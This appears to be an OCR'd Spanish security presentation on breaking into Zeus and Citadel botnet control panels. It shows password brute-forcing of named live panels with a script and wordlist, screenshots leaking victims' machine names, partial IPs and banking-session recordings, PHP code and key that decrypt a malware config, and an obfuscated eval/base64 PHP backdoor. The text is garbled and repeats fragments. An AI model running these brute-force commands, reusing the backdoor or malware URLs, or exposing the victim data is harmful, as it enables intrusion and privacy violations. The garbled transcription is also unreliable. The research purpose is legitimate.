l|HTTP://www.wyd7sp.pl/logs/cp.php?letter=login -d "user=admin&pass=batman" # 503 Service Unavaila

l|HTTP://www.wyd7sp.pl/logs/cp.php?letter=login -d "user=admin&pass=baseball" # 503 Service Unava

l|HTTP://www.wyd7sp.pl/logs/cp.php?letter=login -d "user=admin&pass=asshole" # 503 Service Unavaila

l|HTTP://www.wyd7sp.pl/logs/cp.php?letter=login -d "user=admin&pass=azerty" # 503 Service Unavaila

l|HTTP://www.wyd7sp.pl/logs/cp.php?letter=login -d "user=admin&pass=buster" # 503 Service Unavaila

l|HTTP://www.wyd7sp.pl/logs/cp.php?letter=login -d "user=admin&pass=fuck" # 503 Service Unavaila

l|HTTP://www.wyd7sp.pl/logs/cp.php?letter=login -d "user=admin&pass=charlie" # 503 Service Unavaila

l|HTTP://www.wyd7sp.pl/logs/cp.php?letter=login -d "user=admin&pass=ranger" # 503 Service Unavaila


HTTP://www.wyd7sp.pl/logs/cp.php?letter=login -d "user=admin&pass=robert" # 503 Service Unavaila

sp.pl/logs/cp.php?letter=login -d "user=admin&pass=shadow" # 503 Service Unavaila

Launching the “multi auth combo attack”!!! [ 2 broken auths -> Success :)

```
$ ./pipper.py [file] -f alive_zeus_urls.txt -d  
"user=admin&pass=[file]" -f toppass.txt
```

```
login -d "user=admin&pass=123456" (HTTP://dgg...s.com.br/plugins/sy  
o?m=login -d "user=admin&pass=123456" (HTTP://www.bug...com.au/medi
```




```
"user=admin&pass=123456" (HTTP://dgg...s.com.br/p  
"user=admin&pass=123456" (HTTP://www.bug...co
```

```
ser=admin&pass=batman" # 503 Service Unavail  
ser=admin&pass=baseball" # 503 Service Unavai  
ser=admin&pass=asshole" # 503 Service Unavail  
ser=admin&pass=azerty" # 503 Service Unavail  
ser=admin&pass=buster" # 503 Service Unavail  
ser=admin&pass=fuck" # 503 Service Unavailab  
ser=admin&pass=charlie" # 503 Service Unavail  
ser=admin&pass=ranger" # 503 Service Unavaila
```

Launching the “multi auth combo attack”!!! [ 2 broken auths -> Success :) ]

```
$ ./pipper.py [file] -f alive_zeus_urls.txt -d  
"user=admin&pass=[file]" -f toppass.txt
```

```
login -d "user=admin&pass=123456" (HTTP://dgge...s.com.br/plugins/sy  
p?m=login -d "user=admin&pass=123456" (HTTP://www.bug...com.au/medi
```



Launching the “multi auth combo attack”!!! [ 2 broken auths -> Success :)

Atrás ▾ ▶ http://dgg05.com.br/plugins/system/cp.php?m=sys\_options



# Citadel Options

Online?

Information:

Current user: admin  
10.07.2014  
18:09:01 @  
System/Localization

Statistics:

Summary  
OS  
Installed Software

Botnet:

Bots  
Web-Injects  
Scripts  
VNC

Reports:

Search in database  
Favorite reports  
Search in files  
View screenshots  
View videos  
CMD Parser  
Jabber notifier

Services:

Notes  
Crypt.exe

Information

Reports

Local path: reports1288261731  
 Write reports to database  
 Write reports to local path  
 Always-on GeoIP (high load, but is required for country-based script targeting)

Botnet

Timeout of online status (minutes): 25  
Encryption key: 70tghrYUW&SER

Jabber bot

Host(port): jabber.org:5222  
Login: username  
Password:

Save

Dentro del panel C&C de una botnet Citadel [ Configuración ]

Company / Software
WildTangent / Unknown
Sun Microsystems, Inc. / Java Auto Updater
Realtek Semiconductor Corp. / Realtek High Definition Audio Driver
Mozilla / Mozilla Maintenance Service
Unknown / Unknown
Adobe Systems Incorporated / Adobe Flash Player 12 ActiveX
WildTangent, Inc. / Unknown
Adobe Systems Incorporated / Adobe Flash Player 10 ActiveX
Creative Technology Limited / Unknown
Adobe Systems Inc. / Adobe AIR
Intel Corporation / Intel(R) Management Engine Components
Adobe Systems Incorporated / Adobe Flash Player 12 Plugin
Adobe Systems Incorporated / Adobe Flash Player 10 Plugin
Mozilla / Mozilla Firefox 28.0 (x86 en-US)
Adobe Systems Incorporated / Adobe AIR
Adobe Systems Incorporated / Adobe Reader XI (11.0.06)
Adobe Systems Incorporated / Adobe Flash Player 11 ActiveX
Unknown / 7-Zip 9.20
Intel Corporation / Intel(R) Graphics Media Accelerator Driver
Adobe Systems Incorporated / Adobe Flash Player 11 Plugin
Intel Corporation / Intel(R) Processor Graphics
Yahoo! Inc. / Yahoo! Messenger
Adobe Systems Incorporated / Acrobat.com
Hewlett-Packard / HP Update
Unknown / WinRAR archiver
Oracle / Java 7 Update 51
Adobe Systems Incorporated / Adobe Reader 9.3
Adobe Systems, Inc. / Adobe Shockwave Player 11.5
Unknown / Yahoo! Software Update

Dentro del panel C&C de una botnet Citadel [ Estadísticas de software ]

http://dgg[.]s.com.br/plugins/system/cp.php?m=stats\_soft&type=400

Company / Software

http://dgg[.]s.com.br/plugins/system/cp.php?m=stats\_soft&type=402

Company / Software	Count
Unknown / Unknown	63
Unknown / Microsoft Security Essentials	6
Unknown / Unknown	3
Unknown / Kaspersky Internet Security	3
Unknown / McAfee Anti-Virus and Anti-Spyware	2
Unknown / Norton Internet Security	2
TrendAntiVirus / Unknown	2
Unknown / McAfee VirusScan Enterprise	2
Symantec Corporation / Symantec Endpoint Protection	2
Unknown / Symantec Endpoint Protection	2
Unknown / AVG Internet Security 2014	2
Unknown / ESET NOD32 Antivirus 6.0	2
ESET, spol. s r. o. / ESET NOD32 Antivirus 3.0	2
Unknown / Unknown	2
Unknown / ESET Smart Security 6.0	1
Unknown / Sophos Anti-Virus	1
Unknown / Trend Micro OfficeScan Antivirus	1
Unknown / Trend Micro Titanium Internet Security	1

Adobe Systems, Inc. / Adobe Shockwave Player 11.5

Dentro del panel C&C de una botnet Citadel [ Estadísticas de software ]

Unknown / Yahoo! Software Update

Company / Software	Count
Unknown / Unknown	108
Unknown / Kaspersky Internet Security	3
Symantec Corporation. / Symantec Endpoint Protection	2
Unknown / AVG Internet Security 2014	2
Unknown / Norton Internet Security	2
Unknown / McAfee Firewall	2
Unknown / Symantec Endpoint Protection	1
Unknown / ESET Personal firewall	1
Unknown / Endpoint Security by Bitdefender Firewall	1
Unknown / Cbeyond Secure Desktop 9.00	1
Symantec Corporation / Norton Internet Security	1
G Data Software AG / G Data Personal Firewall	1
Unknown / Trend Micro OfficeScan Antivirus	1
Unknown / Trend Micro Titanium Internet Security	1

Adobe Systems, Inc. / Adobe Shockwave Player 11.5

Dentro del panel C&C de una botnet Citadel [ Estadísticas de software ]

Unknown / Yahoo! Software Update

C http://dgcsofts.com.br/plugins/system/cp.php?m=botnet\_bots



## Bots

**Filter**

Bots:	<input type="text"/>	NAT status:	<input type="text"/>
Botnets:	<input type="text"/>	Only online bots:	<input type="text"/>
IP-addresses:	<input type="text"/>	Only new bots:	<input type="text"/>
Countries:	<input type="text"/>	Used status:	<input type="text"/>
		Comment:	<input type="text"/>

**Result (20):**

Bots action:  >>

<input type="checkbox"/>	#	Bot ID	Botnet	Version	IPv4	Country	Online time
<input type="checkbox"/>	1	3HT13LUKCNW0UMQ_1F3D59E96522DF69	CIT	1.3.5.1	119.25.25.68*	CN	239:10:57
<input type="checkbox"/>	2	A-TEAM-PC_775A658D6522DF69	CIT	1.3.5.1	104.25.25.63*	--	239.08.24
<input type="checkbox"/>	3	ADM05_7875768F57D89FFE	CIT	1.3.5.1	112.25.25.30*	CN	--(--)--
<input type="checkbox"/>	4	ADMIN-PC_74DEB1E334C78831	CIT	1.3.5.1	42.1.25.33*	IN	--(--)--
<input type="checkbox"/>	5	AMKROOFING-HP_1CB98D876522DF69	CIT	1.3.5.1	107.25.25.07*	--	--(--)--
<input type="checkbox"/>	6	COMPUTER-1216_7875768F13376841	CIT	1.3.5.1	23.25.25.48*	--	02:17:19
<input type="checkbox"/>	7	D1CVVYJS1_1825.99.92.225E69	CIT	1.3.5.1	216.25.25.62*	US	--(--)--
<input type="checkbox"/>	8	GINTAUTAS-PC_1F3D59E96522DF69	CIT	1.3.5.1	62.8.25.90*	LT	--(--)--

**Dentro del panel C&C de una botnet Citadel [ Control de bots ]**

C http://dgg[.]s.com.br/plugins/system/cp.php?m=reports\_files&path=files%2FCIT&sub=A-TEAM-PC\_775A658D6522DF69

Reset form Search

Browse:

Files action: Remove >>

Directory: /files/CIT/A-TEAM-PC\_775A658D6522DF69

<input type="checkbox"/>	Name	Size (bytes)	Modification time
	[.]	<UP>	08.07.2014 18:50:51
	videos_online_wellsfargo_com_14_04_22_15-47_webm	1 809 003	22.04.2014 15:49:27
	videos_ort_wellsfargo_com_14_04_16_20-26_webm	5 151 747	16.04.2014 20:27:22
	videos_pane_bankofamerica_com_14_04_21_18-58_webm	4 035 398	21.04.2014 18:59:59
	videos_pane_bankofamerica_com_14_04_24_20-30_webm	5 346 217	24.04.2014 20:32:07
	videos_pane_bankofamerica_com_14_05_01_18-53_webm	5 769 627	01.05.2014 18:57:00
	videos_pane_bankofamerica_com_14_05_01_20-56_webm	7 447 829	01.05.2014 20:57:53
	videos_static_wellsfargo_com_14_04_16_19-17_webm	1 958 952	16.04.2014 19:19:54
	videos_static_wellsfargo_com_14_04_16_20-48_webm	7 277 019	16.04.2014 20:49:27
	videos_static_wellsfargo_com_14_05_05_18-16_webm	2 399 458	05.05.2014 18:18:47
	videos_static_wellsfargo_com_14_07_07_17-13_webm	1 839 675	07.07.2014 17:15:56
	videos_static_wellsfargo_com_14_07_08_18-50_webm	2 755 135	08.07.2014 18:50:51
	videos_www_wellsfargo_com_14_04_21_19-59_webm	5 852 612	21.04.2014 20:00:58
	videos_www_wellsfargo_com_14_05_01_20-26_webm	5 043 923	01.05.2014 20:29:42

Dentro del panel C&C de una botnet Citadel [ Videos (grabaciones) ]

[Play] videos\_www\_wellsfargo\_com\_14\_04\_21\_\_19-59\_.webm

Metro Goldwyn Mayer

TRADE

MARK

®



THIS MOVIE WILL BE AWFUL

Solamente serán 2 minutos...



**Esperen, no hemos acabado aún... hay más!**

\$ ./pipper.py http://www.all[censored]rs.com/.adm/[file] -f  
zeus.txt

285|text/html|http://www.all[censored]rs.com/.adm/\_reports/files (http://www.all[censored]rs.com/.adm/\_reports/files)  
276|text/html|http://www.all[censored]rs.com/.adm/theme (http://www.all[censored]rs.com/.adm/theme/)  
212|text/html|http://www.all[censored]rs.com/.adm/system  
278|text/html|http://www.all[censored]rs.com/.adm/install (http://www.all[censored]rs.com/.adm/install/)  
686|text/html|http://www.all[censored]rs.com/.adm/system # 403 Forbidden  
693|text/html|http://www.all[censored]rs.com/.adm/\_reports/files/ # Index of /.adm/\_reports/files  
209|text/html|http://www.all[censored]rs.com/.adm/theme/  
827|application/x-msdownload|http://www.all[censored]rs.com/.adm/install/ # Control Panel 2.0.8.9 Installer  
306|application/x-msdownload|http://www.all[censored]rs.com/.adm/config.bin  
209|text/html|http://www.all[censored]rs.com/.adm/gate.php  
209|text/html|http://www.all[censored]rs.com/.adm/gate.php  
279|text/html|http://www.all[censored]rs.com/.adm/\_reports (http://www.all[censored]rs.com/.adm/\_reports/)  
293|text/html|http://www.all[censored]rs.com/.adm/\_reports/files/default (http://www.all[censored]rs.com/.adm/\_reports/files/default)  
299|text/html|http://www.all[censored]rs.com/.adm/\_reports/files/--+default+- (http://www.all[censored]rs.com/.adm/\_reports/files/--+default+-)  
614|text/html|http://www.all[censored]rs.com/.adm/\_reports/ # Index of /.adm/\_reports  
767|text/html|http://www.all[censored]rs.com/.adm/\_reports/files/default/ # Index of /.adm/\_reports/files/default/  
252|text/html|http://www.all[censored]rs.com/.adm/\_reports/files/--+default+-/ # Index of /.adm/\_reports/files/--+default+-/

“Bruteforcing” para indexar ficheros y directorios accesibles

sil.com.br/vices/gate.php  
 sil.com.br/vices/gate.php  
 sil.com.br/vices/gate.php  
 sil.com.br/vices/gate.php  
 sil.com.br/vices/gate.php  
 sil.com.br/vices/gate.php  
 peas...om.org/wp-blog/gate.php  
 sil.com.br/vices/gate.php  
 sil.com.br/vices/gate.php  
 View report

Ver Ir Marcadores Herramientas Solapas Ayuda

HTTP request, 96 bytes)

KYCHENG7B_1F3D59E96522DF69	
- default -	
2.0.8.9	
Seven x64, SP 1	
3076	
06.06.2014 05:51:38	
+0:00	
04:06:28	
06.06.2014 06:02:44	
HK	
210.112.146	
-	
No	
C:\Users\kycheng\AppData\Roaming\Getao\ewagm.exe	
KCBC\kycheng	
http://ateli...rs.com.br/vices/gate.php	

(http://pear...com.org/wp-blog/\_reports/files/default)  
 org/wp-blog/css)  
 om.org/wp-blog/)  
 om.org/wp-blog/system)  
 om.org/wp-blog/cp.php)  
 org/wp-blog/inc)  
 org/wp-blog/adm)  
 om.org/wp-blog/config.htm)

View report

Archivo Editar Ver Ir Marcadores Herramientas Solapas Ayuda

Atrás ▶ C http://www.all...rs.com/.adm/cp.php

**View report (HTTP request, 87 bytes)**

Bot ID:	KYCHENG7B_1F3D59E96522DF69
Botnet:	-- default --
Version:	2.0.8.9
OS Version:	Seven x64, SP 1
OS Language:	3076
Local time:	06.06.2014 05:51:53
GMT:	+0:00
Session time:	04:06:42
Report time:	06.06.2014 06:03:07
Country:	HK
IPv4:	210.112.146
Comment for bot:	-
In the list of used:	No
Process name:	C:\Users\kycheng\AppData\Roaming\Ecedfu\byor.exe
User of process:	KCBC\kycheng
Source:	http://www.peas...om.org/wp-blog/gate.php

**http://www.peas...om.org/wp-blog/gate.php**

Referer: -

User input:

## Usuarios con infecciones múltiples (Zeus)

The screenshot shows a web browser window with several tabs open, all pointing to different URLs ending in "/vices/gate.php". Below the tabs, there is a "View report" link. The main content area displays a "View report (HTTP request, 87 bytes)" dialog box. This dialog contains various parameters and their values, with the "Source" field highlighted by a yellow box and containing the URL "http://www.pea...om.org/wp-blog/gate.php".

Report ID: KYCHENG7B\_1F3D59E96522DF69  
Botnet: -- default --  
Version: 2.0.8.9  
OS Version: Seven x64, SP 1  
OS Language: 3076  
Local time: 06.06.2014 05:51:53  
GMT: +0:00  
Session time: 04:06:42  
Report time: 06.06.2014 06:03:07  
Country: HK  
IPv4: 210.152.246  
Comment for bot: -  
In the list of used: No  
Process name: C:\Users\kycheng\AppData\Roaming\Ecedfu\byor.exe  
User of process: KCRCheng  
Source: http://www.pea...om.org/wp-blog/gate.php

http://www.pea...om.org/wp-blog/gate.php  
Referer: -  
User input:

## Usuarios con infecciones múltiples (Zeus)

alive\_zeus\_2\_urs.txt alive\_zeus\_urls.txt docs others pipper.py top2  
@debian:~/python/pipper\_python\$ mkdir tmp  
@debian:~/python/pipper\_python\$ cd tmp  
@debian:~/python/pipper\_python/tmp\$ wget http://www.all[REDACTED].rs.com/.adm/config.b  
2014-07-10 20:49:53-- http://www.all[REDACTED].rs.com/.adm/config.bin  
Resolviendo www.all[REDACTED].rs.com... 107.191.35.179  
Conectando a www.all[REDACTED].rs.com|107.191.35.179|:80... conectado.  
Petición HTTP enviada, esperando respuesta... 200 OK  
Tamaño: 34428 (34K) [application/octet-stream]  
Guardando a: 'config.bin'  
0%[=====]  
2014-07-10 20:49:54 (140 KB/s) - 'config.bin' saved [34428/34428]

@debian:~/python/pipper\_python/tmp\$ ls -l  
total 36  
-r--r-- 1 [REDACTED] 34428 jun 3 14:07 config.bin  
@debian:~/python/pipper\_python/tmp\$ hexdump -C config.bin |head 20  
ad: no se puede abrir «20» para lectura: No existe el fichero o el directorio  
@debian:~/python/pipper\_python/tmp\$ hexdump -C config.bin |head -20  
000000 41 b8 bb 85 67 e9 38 be b1 bc 69 d9 59 e1 98 f2 |A...g.8...i.Y...|  
000010 b5 b8 a6 74 80 77 8a 36 88 4b 70 52 14 6b 99 7c |...t.w.6.KpR.k.|  
000020 ff 1c 5b 4c 3c 68 c5 ca 88 2c a3 76 9b 3a 01 0e |..[L<h....,v....|  
000030 66 8e de 89 e8 76 c2 52 52 2c c2 e7 82 1d 65 52 |f....v.RR,...,eR|  
000040 e1 80 75 b3 e7 a3 f8 18 db 23 98 30 19 d2 96 e3 |..u.....#.0....|  
000050 93 9f 7a bf b1 e0 15 e7 3b c8 5a b5 d1 45 77 3f |..z.....;Z..Ew?|  
000060 07 b9 47 63 c7 dd 8e f2 a8 c5 8f 17 e4 9c 3c aa |..Gc.....<.|  
000070 13 0f ea c0 c1 d3 b0 62 99 77 a5 12 70 b7 85 fc |.....b.w..p...|  
000080 b6 07 40 b8 3b 8a 7f c2 23 6d ee b9 b9 21 95 37 |..@.;..#m...!7|  
000090 d4 14 ca 0d d9 c4 ae 00 20 4b ec a6 f1 4c 11 c2 |.....K...L...|  
0000b0 6b 98 33 03 20 e0 8a f0 24 69 e6 66 65 3c fb 4d |k.3....\$i.fe<M|

Desifrando RC4 de un fichero “config.bin” 1/3

```
{  
    $y      = ($y + $box[$x] + $hash[$x]) % 256;  
    $tmp   = $box[$x];  
    $box[$x] = $box[$y];  
    $box[$y] = $tmp;  
}  
  
return $box;  
}  
function rc4(&$data, $key)  
{  
    $len = strlen($data);  
    for($z = $y = $x = 0; $x < $len; $x++)  
    {  
        $z = ($z + 1) % 256;  
        $y = ($y + $key[$z]) % 256;  
  
        $tmp      = $key[$z];  
        $key[$z]  = $key[$y];  
        $key[$y]  = $tmp;  
        $data[$x] = chr(ord($data[$x]) ^ ($key[((($key[$z] + $key[$y]) % 256)]));  
    }  
}  
  
function visualDecrypt(&$data)  
{  
  
    $len = strlen($data);  
  
    if($len > 0)for($i = $len - 1; $i > 0; $i--)$data[$i] = chr(ord($data[$i]) ^ ord($data[$i - 1]));  
}  
  
$key=rc4Init('78fghrYU%^&$ER');  
$data=file_get_contents("config.bin");  
rc4($data,$key);  
visualDecrypt($data);  
print $data;  
}  
$tmp      = $box[$x];  
$box[$x] = $box[$y];
```

Desifrando RC4 de un fichero “config.bin” 2/3

00000050 2a 00 00 00 08 74 74 70 3a 21 21 32 30 34 2e 34  
00000060 35 2e 33 30 2e 31 39 2f 7e 61 6c 6c 68 61 69 6c  
00000070 68 2f 2e 61 64 6d 2f 62 6f 74 2e 65 78 65 23 4e  
00000080 00 00 00 00 00 10 2b 00 00 00 2b 00 00 00 68 74  
00000090 74 70 3a 2f 2f 32 30 34 2e 34 35 2e 33 30 2e 31  
http://204.45.30.1

root@debian:~/python/pipper\_python/tmp\$ ./decrypt.php|strings|head -19

http://204.45.30.19/~allhailh/.adm/bot.exe#N  
http://204.45.30.19/~allhailh/.adm/gate.php%N

!\*.\*.microsoft.com/\*

!http:/ m

yspace

.gruplant

der.es5

?odnoklassniki.)

{vko3kte

@\*/login.K0`0vmp

Registered email address</td>\*<img\*>

</td>

e-mail:

(<a href="http://feedback

y.com/ws/eB

ISAPI.dll}

?ViewF&&\*>

G</a>

<table cellspacing="0" summary="page layout">

root@debian:~/python/pipper\_python/tmp\$ ./decrypt.php|strings|grep -i pass

<a href="/olb/x/ReorderPasscodeStandalone.do

BLUE">Password D

dKus0passKf

ESpass

ESpasshTYP

**Desifrado RC4 de un fichero “config.bin” 3/3**

000000050 2a 00 00 00 68 74 74 70 3a 21 21 32 30 34 2e 34  
000000060 35 2e 33 30 2e 31 39 2f 7e 61 6c 6c 68 61 69 6c  
000000070 68 2f 2e 61 64 6d 2f 62 6f 74 2e 65 78 65 23 4e  
000000080 00 00 00 00 00 10 2b 00 00 00 2b 00 00 00 68 74  
000000090 74 70 3a 2f 2f 32 30 34 2e 34 35 2e 33 30 2e 31 |tp://204.45.30.1  
@debiantmp\$ ./decrypt.php|strings|head -19  
http://204.19/~allhailh/.adm/bot.exe#N  
http://204.19/~allhailh/.adm/gate.php%N  
!\*.\*.microsoft.com/\*  
!http:/ m  
yspace  
.gruplant  
der.es5  
?odnoklassniki.)  
{vko3kte  
@\*/login.K0`0vmp  
 Registered email address</td>\*<img\*>  
</td>  
e-mail:  
(<a href="http://feedback  
y.com/ws/eB  
ISAPI.dll}  
?ViewF&&\*>

**Desifrando RC4 de un fichero “config.bin” 3/3**

Atrás ▶ http://www.al...s.com/adm/cp.php?m=reports\_files&path=files%2F--%2Bdefault%2B--&sub=SHANNON\_5C3FC95DB6CADA233

16:55:59

**Statistics:**

- Summary
- OS

**Botnet:**

- Bots
- Scripts

**Reports:**

- Search in database
- Search in files
- Jabber notifier

**System:**

- Information
- Options
- User
- Users

The current directory only (including subdirectories).

Reset form Search

**Browse:**

Files action: Remove >>

Directory: /files/-- default --/SHANNON\_5C3FC95DB6CADA233

	Name	Size (bytes)	Modification time
[..]		<UP>	06.06.2014 06:51:22
□	bahuidsg8ig91ba.ctp	620	06.06.2014 06:50:18
□	bahuidsg8ig91ba.inc	620	06.06.2014 06:51:22
□	bahuidsg8ig91ba.php.	620	06.06.2014 06:50:14
□	bahuidsg8ig91ba.php2	620	06.06.2014 06:51:16
□	bahuidsg8ig91ba.php6	620	06.06.2014 06:50:50
□	bahuidsg8ig91ba.phpt	620	06.06.2014 06:50:42
□	bahuidsg8ig91ba.pht	620	06.06.2014 06:51:08
□	bahuidsg8ig91ba.smarty	620	06.06.2014 06:50:34
□	bahuidsg8ig91ba.tpl	620	06.06.2014 06:50:26
□	error_log	1 044	06.06.2014 06:51:21

Total 10 files (6 624 bytes) and 0 directories.

Puertas traseras (“backdoors”) 1/3




```
_python
-f alive_zeus_2_urs.txt -d "user=admin&pass=
s.txt
=[file]
5|text/html|HTTP://dggv.s.com.br/plugins/sys
5|text/html|HTTP://www.bn.com.au/media/sys
rramientas Documentos Ayuda
Deshacer ↺ | ⌂ | 🔍 | 🔎
x pipper.py x 89a7sd.php x
1 <?php $_=array("cre".chr(97)."te".chr(95)."fu"."nc"."t".chr(105)."on"."er"."ro".chr(114).chr(95)."re"."po".chr(114)
(115).chr(115)."i"."on".chr(95)."st"."ar".chr(0x74),"a".chr(114).chr(114)."ay".chr(95)."me".chr(114)."ge","ba".chr
(95)."de"."c".chr(0x6F)."de","st".chr(114)."le"."n",chr(0x65)."va".chr(0x6c),"g".chr(122)."in"."fl".chr(97)."te");
[3]($_SESSION,$_POST);$pass=$_["letmepass"];$x=0;$_[4]("3XZpPr12g2j0eoTDMdLBHYtcAzDODuhALcrFmfByw+00Vx409
+C0qRI2SmmwJY3uXxg13cYIuEBL4JNUPWLB6d9AGI6men/CrH1i1rLoMH18eC0f2G1T6PH+yCKJ1LYpax6nsjYmR0tm4CG3fX1k
+opxn1zaNjG8stR7cbTSTfsIEHYNDZ6WxsakmJNVmoYIRvNbhc tnYvE+N88A swYL/yragY6gbL73/MDT5aQi bR8pKq9ROj f vNekQktqRHUGxQU7myV
luI8fJzeeAEliUhNZIS9cn/QG0ZAj lYaBlZu0i q0mSHP9v7WX0Rz/L6vKlbD3Q3yHvgck4dHMEEx2vSkH3VxuSw
+Ryh7sA5q36K5dNgrztLPDp0uQqGclJ7obPdk2JkDvlXTJ6v0DXqjw6dj zJLUTEd3rf /
KkhkQ9i1Mi2J63cRaiza2rh unm x3XWF3n71ApspdIq6PHUuqLqoKtr5bsYMx84x9JGVnAf oymteyUh+etWw+B0fRm6Nwy+l j4YSiIN4E8pY0Fc/vt6V
+QMdOTipP30bpQsgDsvrvAolfSEwdpNmIEdgfF92iPu3H5+XuZc9vxJa+pZLCX0G+opPwjFNmCnVP2CDIPa+AhnwlLIB200rs2cs5CC4Awj l4DdwP9P
SiOAbayuKQnsY87GjGKXmz7USHcZqMbDlSsAaxVkJMAU0es/UsgHm294Lla298b0uNTqS7b9NS2MX/oWGsKthQsdrM+EkdRgEn8Q7eKI/Z02bzUCgzJ
+6fF9hd7XZJiag146T0+Fw7zPPV+f5f7RTFMD/EIW3uAx3hHo21s6Gw0Adt53SXwIR42Pg+7xLf7RMI l2PF5cKaCQmEPk
+GibC7tTLzecpHdRmUtzczKTszI41JVtwikMP3sBCYVRX1uA20c2STKpUPxwNhsxDd3RkZVCxjpQSKNNewzXKI8YAiOH7VxXrhXteOteiedp6swkYHL
+ekieOVvnD3T1S8QLwAjXwBZUZ1jB9ADVtn7AcwcFvgRc02iF6jlqk0FXHOTY8fkqqxU3kiRZ8nUZjgIn06N/1495GbPP9xLayNc5f3Dqt+Lc
+Xn4iL19Zhu4Mc03EgDmKPqDzpMI1AfPaXHS+IPug2ytYn4e+Bn96ggvwXuZ+ocWx94fc r8zltzb7BImlHbiR5YK8i gu46KYdSa0kD1Izw
+Axm/0xZb9XutHHCoAPnaQnrn9zVunD1DfBmuAlxu2SWNDgJvLbKmBywIDPANufwjQ1B7ELaGDnjTCiLwMV860qfTdSsHa0td0E8D8e279w3HwgE27e
+dHdfStc3:aPzpbzBkP//2ySnk1JnR610CcU8RHEm4fHnnK12K0dPqTaCem3UKVQnv2fi5xpRhaY7gN3/63a6v+SR Ae1Qzzt219V3pdRsd1J67myNa
